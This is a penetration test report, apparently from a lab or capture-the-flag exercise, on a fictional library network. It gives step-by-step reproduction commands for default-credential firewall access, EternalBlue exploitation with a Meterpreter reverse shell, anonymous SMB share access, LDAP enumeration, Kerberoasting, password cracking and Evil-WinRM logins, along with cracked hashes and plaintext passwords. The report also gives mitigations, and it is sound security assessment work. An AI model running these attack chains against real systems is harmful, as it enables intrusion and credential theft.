Bibliophile Library Penetration Testing Report

Prepared by:
CyberRays
5/4/2025

CONFIDENTIAL

Table of Contents

Finding Classifications

CyberRays utilized a two-dimensional matrix, see below, consisting of the business impact and Common Vulnerability Scoring System v4.0 (CVSS)[1] score of each finding to categorize it within one of five overall security risk categories: informational, low, moderate, high, and critical. These categories were organized to prioritize the remediation of findings that would cause RAKMS financial loss, non-compliance with governance requirements, and reputational impact.

	Business Impact				
CVSS Score	**N/A (1)**	**Low (2)**	**Moderate (3)**	**High (4)**	**Critical (5)**
N/A – 0.0 (a)	1a	2a	3a	4a	5a
0.1 – 3.9 (b)	1b	2b	3b	4b	5b
4.0 – 6.9 (c)	1c	2c	3c	4c	5c
8.0 – 8.9 (d)	1d	2d	3d	4d	5d
9.0 – 10.0 (e)	1e	2e	3e	4e	5e

Overall Risk Key: Informational Low Moderate High Critical

Business Impact

CyberRays incorporates business impact into the result for the categorization of a finding to help prioritize mitigation efforts and allocate resources effectively to address the most critical issues. We base our qualitative measurement on the ability of a finding to impact RAKMS's ability to conduct business, ensure public safety and security, protect customer information, or stay in compliance with government regulations and business standards. As CyberRays is operating under limited knowledge of the business operations of RAKMS, we would recommend RAKMS to review the business impact of these findings to provide a better understanding of the overall risk of said findings.

CVSS Score

The Common Vulnerability Scoring System (CVSS) is a widely recognized industry standard used to evaluate and communicate the severity of security vulnerabilities in computer systems and software. It provides a structured framework for assessing a vulnerability's potential impact, exploitability, complexity, and privileges required for exploitation, assigning it a numeric score from 0 to 10, with higher scores indicating greater risk. CVSS assists organizations in prioritizing and addressing security flaws by considering their impact on confidentiality, integrity, and availability. In our security assessments, we adhere to the CVSS framework, which allows us to accurately gauge the severity of vulnerabilities and effectively communicate their potential risks.

[1] https://www.first.org/cvss/v4.0/specification-document

Critical Risk Findings

	Unauthorized Access to pfSense Dashboard		
Findings Categorization			
Business Impact	Critical (5)	**CVSS v4.0 Score**	9.1

Description

During the assessment, we discovered that the ***pfSense firewall dashboard*** *(the administrative interface used to control network security settings) was accessible from the internet. Even worse, it was still using the* ***default username and password*** *(admin:pfsense), which are publicly known and easy to guess.* ***While this was later deemed out of scope, It was in the original scope of 192.168.104.x. Therefore, Its necessary to include it in the report.***

Business Impact

- An attacker with access to the firewall interface could modify or disable firewall rules, reroute or block network traffic, or even shut down entire segments of the network. This could result in **significant downtime** or loss of connectivity across internal systems, directly impacting daily business operations.
- With administrative access, an attacker could potentially **bypass security controls**, monitor traffic, or create VPN tunnels for unauthorized remote access. This puts **confidential business data and user activity** at risk of exposure or theft.
- If sensitive data is leaked—especially customer, employee, or partner data—the organization may face **legal action, regulatory fines**, or **compliance violations** under data protection laws (such as GDPR, HIPAA, etc.)
- Discovery of such a basic and avoidable misconfiguration (publicly accessible firewall using default credentials) can significantly **undermine trust** with clients, stakeholders, and the public. It signals a lack of proper security hygiene, which may damage the organization's credibility.

Affected Systems

- All subnet routers 192.168.10X.1

Mitigations

1. Replace the default admin:pfsense credentials with a strong, unique password and, if possible, change the default username to reduce guess ability.
2. Ensure credentials follow your organization's password policy (e.g., minimum length, complexity, and periodic rotation).
3. Limit access to the administrative dashboard to **trusted internal IP addresses or no VPN users**.
4. Enable **2FA** for administrative access to add an additional layer of protection.

References

OWASP - A5:2017 Security Misconfiguration

OWASP - Exposed Administrative Interfaces


pfSense Documentation - Securing the Web Interface

Steps for Reproduction


Text Walkthrough:

1. Navigate to http://192.168.104.1/login
2. Enter credentials: admin:pfsense
3. Observe access to restricted dashboard

Supporting Images:



```
┌──(kali11㉿kali)-[~]
└─$ nmap -sC -sV -A -T5 192.168.104.1 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 09:37 CDT
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.47% done; ETC: 09:37 (0:00:00 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 09:38 (0:00:00 remaining)
Stats: 0:02:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 09:39 (0:00:01 remaining)
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 09:39 (0:00:01 remaining)
Nmap scan report for 192.168.104.1
Host is up (0.00080s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.3 (protocol 2.0)
53/tcp  open  domain   Unbound
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://192.168.104.1/
443/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=pfSense-65fe1f060ce0f/organizationName=pfSense webConfigurator Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-65fe1f060ce0f
| Not valid before: 2024-03-23T00:15:02
|_Not valid after:  2025-04-25T00:15:02
|_http-title: pfSense - Login
```



	Windows 7 Server Vulnerable to Eternal Blue/Eternal Romance		
Findings Categorization			
Business Impact	Critical (5)	**CVSS v4.0 Score**	9.3

Description

The vulnerability exists in how Windows handles network file sharing requests (SMB protocol). When an attacker sends specially crafted messages to the file sharing service, they can inject malicious code that gives them the same level of access as a system administrator. Once exploited, attackers can view, change, or delete data; install programs; create new accounts with full access; or use your server to attack other systems.

Business Impact

This vulnerability poses a critical risk to the organization for several reasons:

- An attacker could gain complete control over the affected server with SYSTEM privileges without requiring authentication.
- Once exploited, the attacker can deploy additional malware, including ransomware, across the network.
- The compromised server could be used as a pivot point to access other systems on the internal network.
- If ransomware is deployed on the workstation, it could result in major financial loss as all files on the machine would be encrypted unless a ransom is paid.

- Business operations could be completely halted if critical systems are compromised.

Affected Systems

- 192.168.104.5 - Windows 7 Professional Service Pack 1 x64

Mitigations

1. Immediately apply the MS17-010 security patch from Microsoft.
2. Implement a regular patch management procedure to ensure all systems receive security updates in a timely manner.
3. If patching is not immediately possible, consider implementing network segmentation to isolate the vulnerable system.
4. Upgrade from Windows 7 to a supported Windows operating system such as Windows 10 or 11, as Windows 7 has reached end of life and no longer receives security updates.
5. Ensure proper network-level access controls are in place to limit access to SMB services.

References

CVE-2017-0144

Microsoft Security Bulletin MS17-010

MITRE ATT&CK - EternalBlue

Steps for Reproduction

Text Walkthrough:

1. *Scan the target system for open ports and vulnerable services:*

   nmap -sV -p 445 --script smb-vuln-ms17-010 192.168.104.5

2. *Confirm the target is a Windows 7 system with SMB protocol enabled.*
3. *Use Metasploit to exploit the vulnerability:*

   msfconsole – wait for loading to finish

   use exploit/windows/smb/ms17_010_eternalblue

   set RHOSTS 192.168.104.5

   run

4. *Observe successful exploitation, resulting in a Meterpreter session with SYSTEM privileges.*

Supporting Images:

```
┌──(kali11㉿kali)-[~]
└─$ nmap -p 445 -sC -sV -A -T5 192.168.104.5 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 10:21 CDT
Nmap scan report for 192.168.104.5
Host is up (0.00090s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: BC:24:11:45:57:10 (Proxmox Server Solutions GmbH)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cp
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: GH-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 4h19m58s, deviation: 4h02m29s, median: 1h59m58s
| smb2-time:
|   date: 2025-05-03T17:21:32
|_  start_date: 2025-05-01T23:41:18
|_nbstat: NetBIOS name: GH-PC, NetBIOS user: <unknown>, NetBIOS MAC: bc:24:11:45:57:10 (Proxmox Server Solut
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gh-PC
|   NetBIOS computer name: GH-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-05-03T10:21:32-07:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.90 ms 192.168.104.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.66 seconds
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > use payload use exploit/windows/smb/ms17_010_eternalblue
Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Eternal
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
   6    \_ target: Windows 8.1                  .                .        .      .
   7    \_ target: Windows Server 2012          .                .        .      .
   8    \_ target: Windows 10 Pro               .                .        .      .
   9    \_ target: Windows 10 Enterprise Evaluation  .           .        .      .


Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise E

[*] Using exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.104.5
RHOSTS => 192.168.104.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.180.180.94:4444
[*] 192.168.104.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.104.5:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Servi
[*] 192.168.104.5:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.104.5:445 - The target is vulnerable.
[*] 192.168.104.5:445 - Connecting to target for exploitation.
[+] 192.168.104.5:445 - Connection established for exploitation.
[+] 192.168.104.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.104.5:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.104.5:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.104.5:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.104.5:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.104.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.104.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.104.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.104.5:445 - Starting non-paged pool grooming
[+] 192.168.104.5:445 - Sending SMBv2 buffers
[+] 192.168.104.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
```

	Insecure SMB Server Configuration with Anonymous Access		
Findings Categorization			
Business Impact	Critical (5)	**CVSS v4.0 Score**	9.3

Description

This vulnerability allows anyone on your network to access sensitive files without needing a username or password. The Windows 7 file sharing service (SMB) on server 192.168.104.5 is configured to permit "anonymous" or "guest" access, which means anyone who can reach this server can view and potentially modify important files.

During our assessment, we were able to freely access the "SharedFolder" containing sensitive information without being challenged for credentials. This is like leaving a filing cabinet of confidential documents in an unlocked room that anyone can walk into. Also like a sticky note with the users login information on their desk, as there was infact plain text credentials in this share.

Business Impact

- Unauthorized users could access sensitive company information without authentication.
- Financial or client information stored on these shares could be exfiltrated, resulting in data breaches.
- Compliance violations may occur if regulated data (e.g., PII, financial information) is accessible.
- The organization could face regulatory penalties and reputational damage if sensitive data is exposed.

Affected Systems

- 192.168.104.5 - Windows 7 SMB Server
- Shares exposed: ADMIN$, C$, IPC$, SharedFolder

Mitigations

1. Disable anonymous/guest access to all SMB shares immediately.
2. Implement proper authentication for all file shares.
3. Review all shared content and remove sensitive information or restrict access based on the principle of least privilege.
4. Consider migrating file shares to a supported, secure file-sharing solution.
5. Implement network segmentation to restrict SMB access to authorized systems only.
6. Regularly audit share permissions and contents.

References

Microsoft SMB Security Best Practices

NIST SP 800-53: Access Control

Steps for Reproduction
Text Walkthrough:

1. Scan for SMB services using Nmap:

   nmap -p 445 192.168.104.5

2. Enumerate available shares with anonymous access:

   smbclient -L //192.168.104.5/SharedFolder -m NT1 -N

3. Access the share without credentials:

   smbclient //192.168.104.5/SharedFolder -m NT1 -N

4. List and access contents:

   smb: \> ls

   smb: \> get creds.txt

Supporting Images:

```
┌──(kali11㉿kali)-[~]
└─$ smbclient -L //192.168.104.5/SharedFolder -m NT1 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        SharedFolder    Disk      CTF{SMB_ENUMERATION}
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.104.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali11㉿kali)-[~]
└─$ smbclient //192.168.104.5/SharedFolder -m NT1 -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May  3 13:31:03 2025
  ..                                  D        0  Sat May  3 13:31:03 2025
  creds.txt                           A      264  Tue Apr 29 18:01:58 2025

                4168191 blocks of size 4096. 1143638 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 264 as creds.txt (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \> exit
```

```
┌──(kali11㉿kali)-[~]
└─$ cat creds.txt
??keeping this here so i don't forget!

library.lab\manager.mike:SherlockHomesFan1870!
```

	LDAP Directory Information Disclosure		
Findings Categorization			
Business Impact	Critical (5)	**CVSS v4.0 Score**	9.3

Description

During our assessment, we connected to the LDAP server and it freely provided us with a list of all user accounts and their encrypted password data (called "hashes"). Using standard password-cracking tools, we were able to unlock the actual password for IT department employee Lucy ("P@ssw0rd"). With these credentials, we successfully logged into Lucy's account and gained access to all systems and information she had permission to use.

This is like finding a master list of every employee along with clues to their passwords posted in a public area. The risk is especially serious because it allows attackers to move from simply knowing who works at the company to actually accessing internal systems while appearing to be legitimate users.

Technical Impact

This vulnerability impacts the organization in several ways:

- Attackers can enumerate valid user accounts, making further attacks more targeted and effective.
- Password hashes could be extracted and potentially cracked, as demonstrated during our assessment.
- Compromised credentials could be used to access internal systems and sensitive data.
- This could disrupt business operations if legitimate users are locked out or if compromised accounts are used for unauthorized activities.

Affected Systems

- 192.168.104.6 - LDAP Server
- User accounts within the CORP.BOOKTOPIA.LOCAL domain

Mitigations

1. Configure LDAP to require authentication before allowing directory queries.
2. Implement network segmentation to restrict LDAP access to authorized systems only.
3. Enforce strong password policies for all users (minimum 12 characters, complexity requirements).
4. Implement multi-factor authentication for all user accounts, especially privileged accounts.
5. Regularly audit and rotate credentials.
6. Consider implementing LDAP over TLS (LDAPS) to encrypt LDAP communications.

References

OWASP - LDAP Injection Prevention Cheat Sheet

CWE-522: Insufficiently Protected Credentials

Steps for Reproduction

Text Walkthrough:

1. Enumerate the LDAP server:

```
nmap -p 389 --script ldap-search 192.168.104.6
```

2. Extract user information:

```
netexec ldap 192.168.104.6 -u '' -p '' –users
```

3. No Auth Kerberoasting:

```
GetNPUsers.py -request -format hashcat -usersfile users.txt \
-dc-ip 192.168.104.6 CORP.BOOKTOPIA.LOCAL/ > roasted.hash
```

4. Use obtained hashes to crack passwords:

```
hashcat -m 13100 ./roasted.hash /usr/share/wordlists/rockyou.txt
```

5. Use obtained credentials to authenticate to target systems:

```
smbclient //192.168.104.6/SYSVOL -U 'CORP.BOOKTOPIA.LOCAL\IT.Lucy'
```

6. Use Evil-WinRM to gain remote access to the system

```
evil-winrm -i 192.168.104.6 -u 'IT.Lucy' -p ' P@ssw0rd'
```

7. Use GetUserSPNs.py to gain more creds to the system

```
GetUserSPNs.py -dc-ip 192.168.104.6 -request -outputfile tickets.hash \
'CORP.BOOKTOPIA.LOCAL\IT.Lucy':' P@ssw0rd'
```

8. Use obtained hashes to crack passwords:

```
hashcat -m 13100 ./tickets.hash /usr/share/wordlists/rockyou.txt
```

9. Use obtained credentials to authenticate to target systems:

```
evil-winrm -i 192.168.104.6 -u 'Administrator'-p '12qw!@QW'
```

Supporting Images:

```
┌──(kali11㉿kali)-[~]
└─$ netexec ldap 192.168.104.6 -u '' -p '' --users
SMB         192.168.104.6   445    WIN-NETRMLSNL2D  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-NETRMLSNL2D) (domain:corp.bo
) (signing:True) (SMBv1:False)
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  [+] corp.booktopia.local\:
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  [*] Total records returned: 38
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Admin.Mickey,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Guest,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=krbtgt,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Domain Computers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Domain Controllers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Schema Admins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Enterprise Admins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Cert Publishers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Domain Admins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Domain Users,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Domain Guests,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=RAS and IAS Servers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Allowed RODC Password Replication Group,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Denied RODC Password Replication Group,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Read-only Domain Controllers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Enterprise Read-only Domain Controllers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Cloneable Domain Controllers,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Protected Users,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Key Admins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Enterprise Key Admins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=DnsAdmins,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=DnsUpdateProxy,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Intern.Stewie,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Archivist.Donna,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Manager.Mike,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=IT.Lucy,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Front.Desk.Sam,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Catalog,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Volunteer.Peter,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Events.Linda,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Assistant.Kate,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Grants.Carlos,CN=Users,DC=corp,DC=booktopia,DC=local
LDAP        192.168.104.6   389    WIN-NETRMLSNL2D  CN=Head.Librarian,CN=Users,DC=corp,DC=booktopia,DC=local
```

```
Host memory required for this attack: 122 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344394
* Bytes.....: 139921525
* Keyspace..: 14344387
* Runtime...: 1 sec

$krb5asrep$23$IT.Lucy@CORP.BOOKTOPIA.LOCAL:9910b341c20fee757bf440dc38f68ac3$4cf5dde0d53138a45a817879bcd9d88b71ded7781f2c6dee4a44c69bda68e0d83a9da178010ccbdcda15354c
0487d539a02de8bfb1b345d0106a5d697cf23166cd066ef0a44c4748352805649d68ba6f7c9d4043c9f3d402d19e9d6dc4efe6490cd6b39ea1fa7926c0824a6ac3772b5643e50d5d30c188c34604ca5d7e08
5cc59f9815ee7ce900eea5efc3758e21e9ce3303bc042b36ec191c080f4b0efbc6065632b0f6f5c9b1be209484c44f55573e329379280dd5d537a4bffd63726b5315158da121b05abd7d2aa5:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$IT.Lucy@CORP.BOOKTOPIA.LOCAL:9910b341...7d2aa5
Time.Started.....: Sat May  3 12:09:06 2025 (0 secs)
Time.Estimated...: Sat May  3 12:09:06 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 17790.7 kH/s (9.35ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 229376/14344387 (1.60%)
Rejected.........: 0/229376 (0.00%)
Restore.Point....: 0/14344387 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> 170176
Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
Hardware.Mon.#1..: Util: 77%
```

```
┌──(billzium㉿kali)-[~]
└─$ evil-winrm -i 192.168.104.5 -u "IT.Lucy" -p "P@ssw0rd"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: unde

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
```

```
❯ cat tickets.hash
$krb5tgs$23$*Administrator$CORP.BOOKTOPIA.LOCAL$CORP.BOOKTOPIA.LOCAL/Administrator*$af2878dfc582d626e3005510eca6e1e3$b6cdbd5424a96d2d88ff5731bec754e2677facc371d4c
77c02d6778f4a44a89126ec07f7ae09698e6fe5fdc900d047ddd988217db820541a542e403b56b649ff1d1e43d98f7026e6530c19d6a40543f0bf05208380407e131db7cbf00a79290597252807a0fec60
fb2e49f180be14940e63ea6130f0faf82be7a64fe37f772f7ee583c2906b6321914bb8c9745d610aed411fb6f7d1bc0a07169a2f1f9398cadac4c6d7a38cce5cf66930cd53659538dbe9ab9889a8c498a2
4dff3dbe88da2851014279e2cff9b3f7a9f2999ac8a327da4eebd3a6d8d7897eca1e30a5f1f558cdcadcf91092349a99e92ee36a638d4b0938fbea6cf207f134ddfe82f3a3790d41a12344341b88fd9e32
922c551bbcc955dc61fdfa31c8d844967668f2a316604b983a706d7124b26ae1180e6ce0c144d693dc3b7a0a73a69803e0a1adecdcf6a06828b6bae66aa8c46285792341a400fe11b67b74ba06e4e60867
c5a14ff21a92aa227a3ea9a8e30fd8f26032d6ed82f9d542e901eac183bb1336051ea8d63e6779248e76675430101846927513294 02a8e90435d2ce0394c833136b6390a992508bc0324795eccc86eae0f
34dd375ed13517e9b718e79e566f620a8ad9c13c558626255f820c7ebaa12d8871722239209784cfd8200b416f216cfa7e8f9d98eaaa414ab407b71eb800ea3b656f4d5e9d5cfe860e57cf1acaf21e153d
6db1342e4bcccd7fb4883caaf55319f09a0f6a8ecd55860f408c55fa98cefef48cd3ccfdc0c84afcc3e2a9ef8ec5560e94cf3fab35cb2cef271570d93136c3834a73bb160fb4f6428b8477295347126e6b
711b95f9b14539bc95f4851383dfe0b71e4345e8f34d6adab12042ce5c4fdfee7f4cbe59fa6bb0b7942b013b5e5655c63a8800ec215b706e4b1983b1246884d9426a5c8ab5261d78dafc7e5fe41ec0c7a6
5eb2d906b883a436c933d7a8e50506b5377e19b54c6e80dbc6d86f756953a7875bc9a9dee83100aaddc5f5400731587e206a4e08cfda2ce6c7c82441273a7b0fbbb2d6d12287f7ff6d0fc1276addced750
97e4694799660831fedfbdccf15e4aeb5239df0223aff34359e567f4241827067d38b3225fbada9bfb4cc176b265655a2dbbe05bc5c85b0f0eca570161ad883c5
❯ clear


❯ ls
Applications                Library                     PycharmProjects             domain_trusts.json          salaryOffer.pdf
Applications (Parallels)    Movies                      Tools                       domain_users.json           terminal_docs.txt
Desktop                     Music                       VirtualBox VMs              hash.txt                    tickets.hash
Documents                   Network Map 1.png           app.py                      notes.txt
